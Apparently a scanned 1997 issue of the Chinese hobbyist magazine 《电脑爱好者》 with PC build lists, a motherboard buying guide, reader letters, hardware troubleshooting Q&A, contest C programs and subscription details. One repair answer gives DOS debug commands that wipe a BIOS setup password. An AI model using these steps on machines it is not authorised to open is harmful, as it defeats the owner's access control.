硬盘的销售在年末也来了一次小高潮，昆腾的大脚一踹，各硬盘厂商一股子‘邪劲’纷纷撑大肚皮，价格却在不断下降。大脚不知何处去，火球、钻石上市来，新型的硬盘使用了 Ultra DMA/33 的技术，达到了 33MB/S 的速度，好让爱好者欢天喜地搬回家。

图形加速卡市场也在高奏进行曲，显示内存技术的普及和价格滑落，此消彼长使过去只有专业公司才敢问津的高档专用显示卡变成了普通个人用户的挚爱。带有 3D 图形加速的显示卡可以充分显示出电脑的性能，感受逼真、精美、高速的动画。

以下就个人喜好为您推荐两款 PC 组装机型，供您选择参考：

	经济实用型		豪华梦幻型	
配件	规格	价格(元)	规格	价格(元)
主板	升技 TX	980	INTEL440FX	1450
CPU	P166MMX	1050	PII266	4500
内存	32MEDO	530	64M168 线	1100
硬盘	QT 火球 2.1G	1300	QT 火球 4.3G	1980
显卡	金鹰 9685	220	丽台 S680	800
光驱	索尼 8X	510	创通 24X 遥控	840
软驱	NEC	140	米苏米	140
声卡	花王 100	125	创通 64AWE	690
显示器	小太阳 14”	1220	索尼 17”	6350
机箱	小太阳	210	保利得	250
键盘	小太阳	90	小太阳人体	220
鼠标	奎聚	40	罗技	130
音箱	罗丹	200	冲击波	1100
合计		6615		19550

您会选择主板吗?

□北京　王广无

如果您是一位电脑爱好者，在希望拥有一台电脑时，也许会考虑自己动手装机器，那么您最先考虑的就是如何选择一块好的电脑主板。

主板是电脑的核心部件，是连结电脑中其它配件的关键，也是它们发挥功能的载体。因此，拥有一块好的主板，会让您的电脑运行起来如行云流水般畅快。既然主板如此重要，在选择时自然要精挑细选，以下几方面是您在选择时应考虑的：

一、技术是否领先

电脑的技术更新实在太快，使您无法拥有一台最先进的电脑，所以根据您的需要，组装一台目前比较先进，同时又留有可升级余地的电脑就可以了。

1. 芯片组：在 Intel 公司推出可支持 MMX 技术的 430TX 芯片之后，采用 430VX、430HX 芯片的主板将慢慢在市场上消失，支持 MMX 技术的软、硬件将成为今后电脑市场的主流。因此，能够支持 MMX 技术的 TX 主板应该是您的首选。

2. 板型：目前市场上销售的主板板型有两种，即普及板型和 ATX 板型。ATX 板型对普通板型的结构做了一些改进：CPU 靠近电源；将串口、并口、USB、PS/2 鼠标和键盘等接口集中在一起，移到主板后面；可由电源风扇直接来协助散热……等等。配合 ATX 电源，它还可以让计算机在 Windows95 使用结束时自动关闭电源，即软件关机功能（Soft－Power Shut－Down），平时它可以使计算机处于挂起状态，当 Modem 拔入或定时器到时能自动启动计算机，并能实现远端遥控开机。如果您准备将来上网，那么这些功能对您将是很实用的功能。但是目前市场上 ATX 主板、机箱、电源的价格还比较贵，在这里我向您推荐一种 ATX、TX 电源并存的主板，这种主板同时具有 ATX 和普通两种电源接口，当使用 ATX 电源时，它将具有 ATX 板的功能，而价格和普通 TX 主板一样，并且普通机箱及电源同样适用。目前市场上销售的技嘉、QDI 等几个厂家的 TX 板型具有此种功能。

3. Ultra DMA 33：电脑的速度一直是用户最为关心的问题，Ultra DAM 33 是新一代的硬盘传输接口，它将 IDE 现有的突发数据传输率提高了一倍，达到 33MBps。这样在您使用多媒体功能时，图像会更清晰，效果会更逼真。

4. USB 接口：这种串行并口总线，是计算机外设设备的统一接口，目前来说还很难发挥它的全部作用，但为了使您的机器适应计算机技术的发展，这项技术的选用还是必不可少的。

5. 免跳线技术：主板免跳线技术已经是现今主板技术中成熟的一种，对于个人攒机的用户来说，无须自动设置 CPU 跳线，可免去由于跳线设置不当而烧坏 CPU 的情况发生。另外，这项技术还可为您检测 CPU 的真假，它可以在 BIOS 程序中显示 CPU 的类型、电压及频率。如果您希望您的机器有升级的空间，那么使用这种技术的主板可在以后更新 CPU 时不更换主板，为您节省一部分资金。现在市场上带有此种技术的品牌，有联想 QDI 的 SpeedEasy，升技的 SoftMenu，联讯的 Smart，其中联想 QDI 是最早推出此项技术的公司，技术相对成熟，他们还在此基础上推出了“Easy”家族技术，PoweEasy，即在 BIOS 中自动设置 CPU 电压，提供 16 种电压选择；ThermoEasy，即 CPU 过热保护。这一技术是非计算机专业用户自己装机的最佳选择，它为您提供了一种便捷的装机方法。

二、质量与服务

购买任何一样商品，用户最注重的必然是质量。对于主板来说，各种品牌在技术上差异不是很大，而主板的返修率可以看出各个厂家的差别，通常在千分之五以下，是一个可以允许的范围，在这一方面，大的主板厂家，如华硕、联想 QDI、精英、微星、技嘉等品牌，其质量经过多年的努力，是值得信赖的。在维修、换坏板及技术咨询方面，这些大厂商也具有一定的实力，您在购买时可与这些厂家设在各地的办事处进行技术咨询，对您的购机会有一定帮助。同时，国内主板厂家比起台湾厂商，其本土化、技术实力强、维修、解决问题快的优势值得您利用，许多台湾厂商则因为其生产基地不在大陆，技术力量跟不上，而使售后服务受到一定影响。

三、价格

您在装机时一定会考虑价格问题，现在的电子产品，由于竞争激烈价格相差不会太大，为了确保您的电脑能够充分满足您的需要，其功能与质量应是您的首选，所以希望您在自己的经济实力可满足的情况下，以功能和质量为主来选择主板。



对我影响最大的一本电脑书

编者按：一本好书给人带来的不仅仅是知识上的满足，更重要的是方法上的指导。而一本好的电脑书则更是知识性和指导性的完美组合。有了她的指导，您在学习电脑时就不会感到孤独无助；有了她的指导，您在驾驭电脑时将倍感轻松。令人振奋的是：在读者积极参与的来信中，绝大多数读者都把《电脑爱好者》杂志看作是对自己影响最大的电脑书。这是多么大的鼓励和支持啊！明年，《电脑爱好者》杂志将改为半月刊，她将以全新的面貌回报广大电脑迷的厚爱。让我们一起来感受一下电脑迷的热情吧！

A 君：我爱《电脑爱好者》

我是 1992 年参加工作后才开始接触电脑的，用的是一台 286 兼容机。那时在我们县城对电脑都还很“陌生”，半路出家的我不知道该从何学起，没有老师问，靠仅有的两本参考书，一个人闷在屋里死学苦练。两个月下来，一分钟竟然也能打出几十个字，学会了几个简单的 DOS 命令，我有点沾沾自喜了。一天照着书本练习 REN 命令，将 COMMAND. COM 改了个名，可想而知——电脑“坏了”。打电话向北京公司“求救”，被告知：找一个 DOS3. 31 的系统盘启动机器，然后敲个……就行了。于是我就拿着记下的纸条跑遍了全县十余家有电脑的单位，都跟我一样，没有一个人知道什么是“3. 31 系统盘”，无可奈何，抱着机器上北京吧！到了北京，只见公司小姐纤细的手指像弹钢琴般地敲了几下就好了。公司老板慷慨地说：“给你们一张备份盘吧，因为是我们的用户，只收成本费”。就这样，一张拷贝的 DOS 系统盘收了 500 元。回来后我怕电脑了，再也不敢乱捣鼓了，一度对学电脑失去了信心，觉得自己基础差，学也学不精。直到 1993 年，一位朋友送来了一本《电脑爱好者》，我一翻，马上被它图文并茂、通俗易懂的内容所吸引，一直让我迷惑不解的术语，百思不得其解的难题竟在这里找到了答案，连玩游戏也能在这里找到诀窍，它使我重新树立起学电脑的兴趣和信心。从此，《电脑爱好者》成了我的好朋友，好老师。

几年来，《电脑爱好者》使我的电脑知识逐渐丰富起来，我学会了大多数的 DOS 命令，熟悉了系统配置，掌握了常见软、硬件故障的排除和计算机病毒的防治，学会了许多参考书上找不到的经验、技巧，认识了许多新硬件，学会了怎样组装电脑。后来，我们单位又增加了三台 486 微机，出了故障自己就能及时排除，再也不用抱着机器到处跑了。我也成了我们县电脑界的小名人，哪个单位的机器出了毛病或买机器，都来找我。得到明年《电脑爱好者》将改成半月刊的消息，我高兴得差点跳起来，这意味着以前焦急等待一个月的漫长时间将缩短一半，虽然银子将多掏一倍，我宁可少陪女友去几趟服装店，也要订上全年的。

《电脑爱好者》I LOVE YOU！ （河南 高强）

B 君：电脑不再陌生

电脑，对从未接触过她的我来说很陌生，虽然在初中时听别人说过微型计算机，但当时总以为是计算器一类的东西。

上了职业高中后，曾给发过《应用软件》和《程序设计》两本书，因学校的原因一直未学。

直至 1996 年的年中，在同学那里看到了《电脑爱好者》，就被《电脑爱好者》的风采所倾倒，里面详实的内容，把没有接触过电脑的我深深吸引住了，让我着实过了一把电脑瘾，使我从此成了一名没有电脑的电脑爱好者，也成了《电脑爱好者》的爱好者。于是，在 1996 年征订报报刊的时候，自己用一个月的奖金订了 1997 年全年的《电脑爱好者》。

别看没有电脑，但我从《电脑爱好者》中学到了很多：从硬件到软件，从初步到故障的处理，从单机到网络，电脑的发展及走向等等……。《电脑爱好者》使我相信，以后如果站在电脑面前并亲手操纵她的时候，不会再感到陌生。

1998 年的《电脑爱好者》虽然办成半月刊、订刊的费用有所增加，自己的资金有些吃紧，但作为一个《电脑爱好者》的爱好者来说，我将永远是《电脑爱好者》的追随者。

愿真诚相伴，真情到永远！

（黑龙江 李强）



C君:她让我更多地接触了电脑

回首历经几年的自学电脑之路，给我印象最深的是在初学电脑时对我影响最大的一本书，也即由中国科学技术大学出版社出版的《WORD6.0中文版应用教程》一书。

当初开始学电脑时却不知如何去提高自己的电脑水平。每次上机,除了数多次反复不停地敲那几个熟得不能再熟的命令外,眼前一片茫然,不知所措。记得一次在学用WPS时,正为一个已输好的文档在模拟显示之前所需要进行的一系列繁锁的字形定义及字修饰的选择深感厌烦和忧愁之际，坐在身旁上机的一位同学看出了我的苦恼，于是就主动给我进行详细的讲解和调试，尽管他的解说是如此的清楚，操作是何等的娴熟,但我依然还是不太懂。正巧他在用word软件,于是他就言归正传,手持鼠标器给我演示起WORD软件的妙道之处，通过一个已打开的文档给我又重复操作了一遍对文档的编辑过程，尽管我是初次接触word软件,但见他一操作,看到屏幕上明了而又直观的显示,我一时的烦恼竟一扫而空。于是在他的推荐下我便购买了此书。慢慢地我也真正体会到了它的微妙与功能强大之所在。更值得骄傲的是在今年正值毕业之际,能够亲自用上word软件为自己编制了一份完美的毕业推荐材料。

通过在自学过程中对本书作了深入的了解，继而才真正产生了对电脑的爱好与迷恋，从自学过程中才逐步掌握了诸多语言和熟悉各种软件，于是才真正成为了一名忠实的电脑爱好者,一位铁杆的CFAN。是她——WORD,让我更多地接触了电脑。

(贵州 谢鹏)

D君:《电脑爱好者》——我的挚友

永不忘记，那些共同度过的风风雨雨——我家不住在市区,从邮局订《电脑爱好者》很是麻烦,路程太远 所以我每回都到离我家最近的一家小书店买她,路程大约四十里。四十里路不算近,骑自行车要一个来小时,但是,不管严寒酷暑,我不曾间断。虽说不曾间断,但我还是错过了一期。今年三月,我大病了一场,实在骑不了四十里的路程(我绝不是为自己找理由),等到身体好了点,大约三月六七号,我骑了四十里路,与往常一样,到了小书店,可是,杂志已经卖完了。怎么办?我跑遍了我所知道的所有的书店和邮局，没有，一本也没有了!怎么办?我心灰意冷,没有办法了。事情却远未糟得那么彻底。三月末,我无意在一个朋友那看到了《电脑爱好者》第三期。我的血液蓦然沸腾(这绝不是口若悬河)。问后,知道他也是从朋友那借来看的。于是,我便来了个“黄生借书”,约好三日归还。拿到书,我紧忙把三期中的大部分知识内容抄在了一个崭新的本子上,花了整整三日。本子的封面,我大大地写着“电脑爱好者·第三期97年”,这便是我最独特的一本《电脑爱好者》杂志。



有了《电脑爱好者》，学习电脑，一切都变得方便了,一切都变得顺利了。《电脑爱好者》,永远是我挚亲挚爱的朋友。

(天津 王玮男)

E君:《Turbo C 2.0》领我入门

对我影响最大的一本电脑书，要属北京科海培训中心出版、王军政编写的《Turbo C2.0》实用高级编程技巧了。当时,我作为北京商学院八九信息班的学生,在全国农副产品信息网信息中心实习，迫切需要几本有关C语言的书籍,以提高自己的编程水平。没想到,这本书真起到了作用!这本书有个最大的特点，就是实用性强,实例众多,解释精到。它分为两大部分,第一部分是Turbo C 2.0语言，第二部分是应用技术专题,它占到了全书的一半。在第一部分,为方便用户使用Turbo C 2.0集成开发环境，编者把集成环境的用法放到了第一章。接下来,从基本的数据类型、变量、运算符讲起,由浅入深地讲解了C语言的输入输出函数、控制流程语句、结构、联合和枚举、函数、字符和图形函数、Turbo C实用编程(包括汉字输入输出,BIOS,DOS调用,字符串函数等)。在书的第二部分,着重讲解了西文操作系统下显示汉字技术；C与FoxBASE(DBASE)接口技术;Turbo C的高级打印技术;菜单设计技术与汇编语言的接口技术。这五个应用技术，是每个C语言编程人员都想得到的。

那时,我晚上在北商学习、研究这本书,白天则在信息中心上机实践。机时的充裕使我“如鱼得水”,尽情获取知识,获取营养。在应用技术中,我最感兴趣地莫过于C与FoxBASE(DBASE)的接口技术了。经过我的摸索，终于掌握了这门技术，并在实践中加以应用，编制成功数据库制表程序LIST，由此写成的毕业论文,深得老师好评。

现在，在UNIX系统上，我用C语言编写成功全屏幕中英文编辑器LZE Ver2.5版，陆续销售到农行江苏锡山支行、中行濮阳油田支行等地,深受好评。在品尝胜利果实的同时，我忘不了要说一声：谢谢这本书，谢谢编者，感谢他们把我带到了C语言的神圣殿堂!真的感谢他们!

(河南 赵建军)

吉林：李文斌

? 一台486，8M内存，200M硬盘，双软驱。开机后硬盘指示灯闪一下之后就处于死机状态，即从硬盘不能启动计算机。这时在A驱中插入系统盘也无济于事，因为计算机根本不读软驱！造成计算机无法启动。由于该机BIOS Setup程序被加上了密码，无法将BIOS中的引导顺序由C：A：改为A：C：的方法启动计算机。应该如何解决？

! 初步判断是硬盘上的系统文件出了故障或是引导程序出了故障。可先清除BIOS中的密码，然后从A：盘启动计算机，再修复硬盘。具体修复过程：虽然可以用CMOS电池放电的方法消除BIOS Setup程序中的密码，但该方法会使CMOS中的所有参数都丢失，当然也包括密码。另外你也可用软办法解除BIOS密码，而要用此方法就必须先启动计算机。方法如下：首先，准备一张系统盘，并将MS－DOS的debug.exe程序拷贝到该软盘上备用。关闭电源，打开机箱，拨掉硬盘数据线（以使计算机认为没有安装硬盘）；在A：盘中插入系统盘；接通电源，从软盘启动计算机。启动debug程序，然后执行下面三行以清除BIOS密码：

```
-o 70 34
-o 71 00
-q
```

或以下三行以清除BIOS密码：

```
-o 70 11
-o 71 FF
-q
```

之后关闭计算机。将硬盘数据线正确接上，打开电源，开机进入CMOS Setup程序（该机为AMIBIOS，进入方法为开机后在出现“WAIT……”提示后按DEL键）。这时可以看到硬盘参数丢失。先用Setup程序中的“AUTO DETECT HARD DISK”功能将硬盘参数恢复，然后再将计算机启动顺序由C：A：改为A：C：，保存设置后退出。计算机从软盘启动。用dir查看C：盘，如果发现所有的系统文件均丢失，但其他数据完好，就可以肯定是因为启动文件丢失才造成了原先的故障。进入C：盘DOS子目录，用“sys a: c:”命令恢复硬盘上的系统文件；热启动，进入CMOS Setup程序，将启动顺序由A：C：改回到原来的C：A：，保存设置退出，计算机从硬盘启动。至此故障排除。

河南：张东亮

? 1. 用户原在Win95及中文之星2.5环境下运行CoreLDRAW，可以正常输入汉字，而在某次删除操作后，再输入汉字时发生死机现象，再次安装中文之星后（中间曾有一次需要忽略才能继续安装的操作），故障现象依旧。且在其它软件中亦不能输入中文。

! 这个问题是软件故障。初步判断是中文之星或CoreLDRAW软件故障，但因在其它软件中亦不能输入中文，及有可能是中文之星故障，虽然又重新安装过，但有可能是因为没有完全覆盖原来的内容。必须把中文之星中的文件全部清除后再安装，以证明是否为中文之星的问题。在Win 95中删除中文之星的全部文件，但仅能删掉81个文件，还有6个文件无法删掉，点击Win95中的DOS图标进入DOS状态亦删除不掉，查其属性是“A”类。重新以MS DOS方式启动，进入中文之星子目录将其全部删除（此时为7个文件），然后重新安装中文之星后，一切正常。

? 2. 用户的计算机因感染病毒而做低级格式化，请人用双硬盘方式把软件传送过来，经调一切正常后，托人捎给用户。但用户安装到机器上，系统无法启动，在CMOS中配置时，硬盘不可辨识。如何解决？

! 由于格式化的硬盘已经经过调用，而且一切正常，可初步判断是在传输过程中出了问题。用双硬盘方式传送软件，在排除传送过程中的硬件损坏可能性外可考虑是否是跳线出了问题呢，根据硬盘的跳线情况，仔细检查，如果是跳线插头丢失，可再找一个插头正确连接跳线，启动计算机，在CMOS中应该可以识别，并能正常启动运行。

? 3. LQ 100窄行24针打印机，以前打印正常。而且打印机进行自检，结果也正常，但在WPS下无法正常打印，在DOS状态下用命令DIR> PRN列目录时，在文件名与扩展名、扩展名与文件大小等空白处均以“$”符填充。应该如何解决？

! 打印机进行自检，结果正常，说明打印机本身没有什么问题。一般情况下应遵照‘先外后内’的维修原则，检查一下打印电缆，打开两端后，如果没发现异常，可轻轻拉动两端，如果断裂线头，重新焊接好后，连接起来即可。

江苏：管学林

? 一台486DX/66，主板为：则灵ZL5200，4MB内存，1.44软驱，545MB硬盘。故障现象：加电自检通过，但在dos或windows不下读小软驱，提示：General failure reading drive Abort, Retry, Fail?用dos下Msd检测为：5.25，360K。其它一切正常。

! 找一个正常软驱进行替换，如果依然不正常，可初步判断是设置问题。进入CMOS设置项检查diskette drive A: 1.44，3.5无误。可考虑是否是软驱、软驱线问题，如果经检测它们均无问题。再考虑可能是主板问题。将CMOS的口令引导项设置为enabled，如果还不能正确读写，可判断软驱已经损坏，应及时更换。

1997 年 9 期擂台赛点评

试题 A：将 52 张牌随机均等地均分给 4 位选手

本期参赛者很多，程序基本正确，程序优劣主要体现在程序的效率与可读性等方面。从参赛程序来看，首先有两种思路。

其一：从未发的牌中(初始为 52 张)等几率地一张张抽取并按一定规则分发给 4 位选 手，其第一步又可归纳为 4 种主要方法。

1. 每次产生 1 – 52 之间的随机数，如果这个数前面已产生过，则重新产生一个随机数，直到 52 个不同的随机数都产生完为止。这种算法的问题在于算法运行次数的不确定，算法效率低。

2. 建立一个链表，初始时依次存放 1，2，……，52，第一次产生 1 – 52 之间的随机数 k1，将链表中的第 k1 个数输出，并将该数从链表中删除，此时链表中有 51 个数；第二次产生 1 – 51 之间的随机数 k2，将链表中的第 k2 个数输出，并将该数从链表中删除，此时链表中有 50 个数 如此下去，直至链表为空。这种算法的问题在于花在删除元素上的时间太多，编程也不方便。

3. 定义一个数组 a，将 1，2，……，52 依次放入这个数组中。每次产生两个 1 – 52 之间的随机数 i、j，将数组中的第 i 个元素 a[i]和第 j 个元素 a[j]交换，如此重复多次后，数组中的元素变为无序。这种算法的问题在于执行次数不确定，“执行多少次换牌能将牌洗开”的标准不同。

4. 定义一个数组 a，将 1，2，……，52 依次放入这个数组中。第一次产生 1 – 52 之间的随机数 k1，输出 a[k1]并将 a[k1]与 a[52]交换位置；第一次产生 1 – 51 之间的随机数 k2，输出 a[k2]并将 a[k2]与 a[51]交换位置；如此下去，52 次循环必能将牌随机发出去，这种算法效率较高。擂主梁坤即采用该法。

其二 将牌按某种次序一张一张地依次抽取，并按 p(1)∶p(2)∶p(3)∶p(4)(其中 p(i) = 13 – k(i)，k(i)为第 i 号选手已得到的牌数) 的几率比例，分发给相应的选手，同时相应动态地重新调整 p(1)∶p(2)∶p(3)∶p(4)的值。擂主任强采用了该法。

擂主程序：

基本约定：两位参赛者采用了基本一致的表示方法，用 4 个字母：A、B、C、D 或 E、S、W、N 分别表示 4 位选手，用 1、2、3、4 表示牌的 4 种花色 梅花、方块、红桃与黑桃，以 1 至 13 的数字表示 A，1，2，…，10，J，Q，K。例如：102 表示梅花 2。

擂主梁坤的程序用 TurboC 2.0 编写：

```
#include  <stdlib.h>
main()
{  int a[52], i, j, n;
   printf("A    B    C    D\n");
   for(i = 0;  i  <4;  i++)
    for(j = 0; j  <13; j++)
    a[i*13 + j] = (i + 1)*100 + (j + 1);
    randomize();
    for(i = 0; i  <51; i++)
    {  n = random(51 - i);
      printf("%d   ", a[n]);
      a[n] = a[51 - i];
      if((i + 1)%4 == 0)  printf("\n");     }
      printf("%d\n\n", a[0]);     }
```

擂主任强的程序：

```
/*子程序 int pifn(intn, int F[])，对输入的分布函数 F[n] 按 f[0]∶f[1]∶…f[n-1]的几率比例产生，数 k，其中 F[i] = Σ(j=0..i) f[j] */
#include   <stdlib.h>
int pifn(int n, int F[])
{  int i, k;
   k = random(F[n - 1]);
   for(i = 0; i  <n;  ++i)
     if(k  <F[i])return(i);     }
main()
{  int i, j, k, l, f[4] = {13, 13, 13, 13}, F[4], p[13][4];
   randomize();
   for(i = 0; i  <4; i++)
   for(j = 0; j  <13; j++)
    { for(l = 0; l  <4; l++)F[l] = f[l];
      for(l = 1; l  <4; l++)F[l] = F[l] + F[l - 1];
      k = pifn(4, F);
      l = 13 - f[k];
      p[l][k] = (i + 1)*100 + (j + 1);
      f[k] = f[k] - 1;       }
   printf("E     S     W     N\n");
   for(i = 0; i  <13; i++)
   { for(j = 0; j  <4; j++)
     printf("%d   ", p[i][j]);
     printf("\n");         }
     printf("\n\n");      }
```

试题 B：计算机画圆(圆心为 (X_0, Y_0)，半径为 R)，可用边数 n 足够大的正多边形近似处理，编一个高效率计算相应正多边形各顶点坐标的程序。

基本算法非常简单，可由公式给出：

$$X(i) = X_0 + RCos(2\pi(i-1)/n)$$

$$Y(i) = Y_0 + RSin(2\pi(i-1)/n)$$

其中 n 为正多边形边数，由用户视具体情况确定，i = 1, 2, …, n。

问题在于如何提高程序效率，实际上，该问题是计算机图形学算法提供的一个很好的学习算法优化的范例，希望通过该试题便大家体会到同一问题的不同算法优劣的所在以及对算法如何加以优化以提高效率。

究竟如何优化？参见栏目最后擂主任强的短文。

优 胜 者

擂主:(两名并列)

任强 (贵州大学 物理系 550025)

梁坤(黑龙江省萝北县宝泉高级中学 154211)

优秀选手:

徐斌辉(南昌) 林 林(河北) 唐吉庆(杭州)

顾亚峰(郑州) 黄寿斌(南宁) 杨 伟(河北)

本期擂台赛聘请吴文虎先生为特邀评委。

本期奖品由重庆苦丁香软件有限公司提供。光盘软件的品种有:全国计算机等级考试模拟考场、英语词汇速记与PC组装三种。

两位擂主各获奖金100元与软件光盘三张,优秀选手各获软件光盘一张。

1997年12期擂台赛题目

试题A 高精度阶乘计算

编一程序,计算任意自然数N的阶乘N!的精确值。

如:15! =1307674368000。 (吴文虎先生提供)

试题B 程序效率的测试与比较

编一段简洁、有通用性、方便运用的工具程序,用于测试被测程序所耗的CPU时间。

同时,本期擂台赛介绍并给出了计算逼近圆的正多边形顶点坐标的优化算法与程序。请编程对任意输入的正多边形情况(边数 $n=8m$,圆心坐标(X_0, Y_0),半径为r)分别给出未优化算法与优化算法所耗用的CPU时间以及二者的比值。来信请附上在您的计算机上 $n=8\times300$,$X_0=Y_0=0.$,$R=10.$ 情况下的具体数据并注明您所用机器的具体型号与配置。

参赛要求:

(1) 两题可选作一题,来信在信封上注明所选的题目。A,B与AB分别表示只做A,B与AB全做。

(2) 附算法与思路的简要说明,程序有较好的写作风格,适当的注释。

(3)非常欢迎将参赛程序通过软盘寄来。

(4)本次擂台赛评奖日期为:1998年1月25日

(5) 请写清楚详细通信地址,获奖者如1个月后仍未收到奖品,请尽快与本栏目联系。

(6)来稿请寄:北京白石路48号(100081)

《电脑爱好者》编辑部(擂台赛12期)收

更正: 1997年11期第84页右栏倒数第9行擂台赛题目示例中的“7-3-8-7-8”应为“7-3-8-7-5”。

计算用于近似画圆的正多边形顶点坐标的算法及程序设计

□贵州 任强

首先很容易想到基本的计算方法:

$X(i)=R\cos((i-1)\alpha)+X_0$

$Y(i)=R\sin((i-1)\alpha)+Y_0$

其中:$i=1,2\cdots n$;$\alpha=2\pi/n$,n为正多边形边数,(X_0,Y_0)为圆心坐标,R为半径,如何提高算法效率呢?可先设圆心为(0.,0.),将计算得到的各顶点的横、纵坐标最后分别加上X_0,Y_0即可。

a> 计算机计算三角函数的耗时大大于乘除运算又大大于加减运算,上式需作n次正、余弦运算耗时过多。

由 $X(i+1)=R\cos(i\alpha+\alpha)=X(i)\cos(\alpha)-Y(i)\sin(\alpha)$

$Y(i+1)=R\sin(i\alpha+\alpha)=Y(i)\cos(\alpha)+X(i)\sin(\alpha)$

设:$a=\sin(\alpha)$, $b=(1-a^2)^{1/2}$。

则 $X(i+1)=X(i)b-Y(i)a$ (1.1)

$Y(i+1)=Y(i)b+X(i)a$ (1.2)

另外可设 $X(1)=R$,$Y(1)=0$。

于是只需进行一次正弦三角函数的计算,即可递推求取各顶点坐标。

b> 显然当取 $n=4m$(即n为4整数倍时),只需计算第1象限数据再利用第2象限与第1象限关于Y轴对称,3与1原点对称,4与1关于X轴对称,即可容易得到2,3,4象限数据。

实际上取 $n=8m$ 时第1象限也只需计算与X轴逆时针45°夹角内的顶点坐标、另一半数据利用与X=Y对角线的对称关系即可得到。

基本计算过程及公式如下:

a> 用上述X(1),Y(1)的值及递推公式(1.1与1.2式)计算得到第1象限前半部分数据X(i),Y(i),$i=1,\cdots,m+1$。

b> 可先由对称性公式(2.1与2.2式)计算第1象限后半部分数据X(i),Y(i),$i=m+2,\cdots,2m+1$。

c> 再利用第1区域数据对称性求2,3,4象限数据。

也可更紧凑地将b>与c>两步合在一起,在一个$i=1$,m的循环体内利用下列一组公式(2.1至2.14式),求出其余所有顶点坐标数据。

$X(2m+2-i)=Y(i)$ (2.1)

$Y(2m+2-i)=X(i)$ (2.2)

$X(2m+i)=-X(2m+2-i)$ (2.3)

$Y(2m+i)=Y(2m+2-i)$ (2.4)

$X(4m+1-i)=-X(i+1)$ (2.5)

$Y(4m+1-i)=-Y(i+1)$ (2.6)

$X(4m+i)=-X(i)$ (2.7)

$Y(4m+i)=-Y(i)$ (2.8)

$X(6m+1-i)=-Y(i+1)$ (2.9)

$Y(6m+1-i)=-X(i+1)$ (2.10)

$X(6m+i)=X(2m+2-i)$ (2.11)

$Y(6m+i)=-Y(2m+2-i)$ (2.12)

$X(8m+1-i)=X(i+1)$ (2.13)

$Y(8m+1-i)=-Y(i+1)$ (2.14)

下面给出用标准C语言编写的程序,请注意C语言中数组下标的用法与上述标准数学描述有一点差异,即C语言中定义为X[8m]的数组,其下标引用范围是从0到$8m-1$,而不再是1至8m。



邮购明年本刊的问答

读者:贵刊明年将改为半月刊,请解释一下什么叫月初版和月中版?

编辑:明年将每半月出一次刊,全年共出24期杂志。杂志的出版期为每月的3日和18日,在3日出的杂志为第1、3、5、7、……、19、21、23期,这12期杂志称为月初版;在18日出的杂志为第2、4、6、……、20、22、24期,称为月中版。

读者:我只知道可以在邮局订阅贵刊,如果我不愿意在邮局订阅或错过了订阅期,可否直接在贵刊邮购?

编辑:如果在邮局订阅不方便或错过了订阅期,可直接汇款给我刊出版部。由出版部为您办理邮购。方法是通过邮局将订款寄到我刊出版部,当杂志印出后,出版部会将当期杂志装入信封,然后邮寄给您,免收邮费。

读者:听说从贵刊出版部邮购贵刊,对读者来说与在邮局订购花费是一样的。能不能详细解释一下?

编辑:我们为减轻读者的负担采取了两项优惠措施。第一,我们为读者邮寄期刊时,免收邮费。第二,我刊将承担读者通过邮局往我刊汇款的费用,方法是在汇款时由读者自己扣除邮费。我们可以通过几个例子来说明:

例子1. 订购全年的本刊(共24期),需款:

4.60元×24=110.40元

读者到邮局若汇款110.40元需邮费:

1.20元(此款由我刊承担)

读者只需汇往本刊的款数为:

110.40元-1.20元=109.20元

读者实际花费为:109.20元+1.20元=110.40元(此款数与在邮局订阅完全相同!)

例子2. 订购半年的本刊(共12期),需款:

4.60元×12=55.20元

读者到邮局若汇款55.20元需邮费:

1.00元(此款由我刊承担)

读者只需汇往本刊的款数为:

55.20元-1.00元=54.20元

读者实际花费为: 54.20元+1.00元=55.20元(此款数与在邮局订阅完全相同!)

例子3. 邮购全年的月初版(即第1、3、5、……、19、21、23期),需款:4.6元×12=55.20元

读者到邮局若汇款55.20元需邮费:1.00元(此款由我刊承担)。

读者只需汇往本刊的款数为:55.20元-1.00元=54.20元(相当于读者没有花费寄款的费用!)

读者:那么如果只邮购一期杂志,也能享受这两项优惠吗?

编辑:抱歉,不能。以上邮购优惠政策只适用于邮订12本/年或24本/年的读者。

读者:月初版和月中版有什么差别?在栏目的设置上一样吗?

编辑:月初版和月中版在栏目设置上完全一样,没有任何差别。当然了,月初版和月中版上的文章是不会

```
#include  <stdlib.h>
#include  <math.h>
void pfzffc(int m, float x0, float y0, float r, float x[], float y[])
{  int i, i1, i2, m2, m4, m6, m8;
   float a, b;
   a = sin(2. *3.1415926535/(8. *m));
   b = sqrt(1. - a*a);
   x[0] = r;  y[0] = 0.0;
   m2 = m + m;  m4 = m2 + m2;  m6 = m2 + m4;  m8 = m4 + m4;
   for(i = 0; i <m; i + + )
    {   x[i+1] = x[i]*b - y[i]*a; /* 第1象限前半部分 */
      y[i+1] = y[i]*b + x[i]*a;
      i1 = m2 - i;              /* 第1象限后半部分 */
      x[i1] = y[i];
      y[i1] = x[i];
      i1 = m2 + i;              /* 第2象限前半部分  */
      i2 = m2 - i;
      x[i1] = -x[i2];
      y[i1] = y[i2];
      i1 = m4 - 1 - i;              /* 第2象限后半部分 */
      i2 = i + 1;
      x[i1] = -x[i2];
      y[i1] = y[i2];
      i1 = m4 + i;              /* 第3象限前半部分 */
      x[i1] = -x[i];
      y[i1] = -y[i];
      i1 = m6 - 1 - i;              /* 第3象限后半部分 */
      i2 = i + 1;
      x[i1] = -y[i2];
      y[i1] = -x[i2];
      i1 = m6 + i;              /* 第4象限前半部分 */
      i2 = m2 - i;
      x[i1] = x[i2];
      y[i1] = -y[i2];
      i1 = m8 - 1 - i;              /* 第4象限后半部分 */
      i2 = i + 1;
      x[i1] = x[i2];
      y[i1] = -y[i2];
    }
   for(i = 0; i <m8; i + + )  /*叠加圆心坐标*/
    {   x[i] = x[i] + x0;
      y[i] = y[i] + y0;    }
   return;
}
```



一样的。为了照顾只订月初版和只订月中版的读者，同一篇连载文章要么在月初版上登要么在月中版上登。例如，将继续在明年连载的"轻轻松松学 FoxPro"，就即将在月初版上登，新开始的另一篇连载文章"怎样成为多媒体作家"就将在月中版上登。这样，只订月初版的读者将看到完整的'轻轻松松学 FoxPro'了，只订月中版的读者也将看到完整的'怎样成为多媒体作家'。

读者：我是一名学生，财力有限，想只订一半的贵刊，可以吗？怎样订？

编辑：当然可以。您可以只订月初版，或只订月中版。订月初版，即只订第1、3、5、7、9、……、19、21、23期。订月中版即只订2、4、6、……、20、22、24期。只要您在汇款时写清楚您的邮购意向即可。

评　刊　信　息

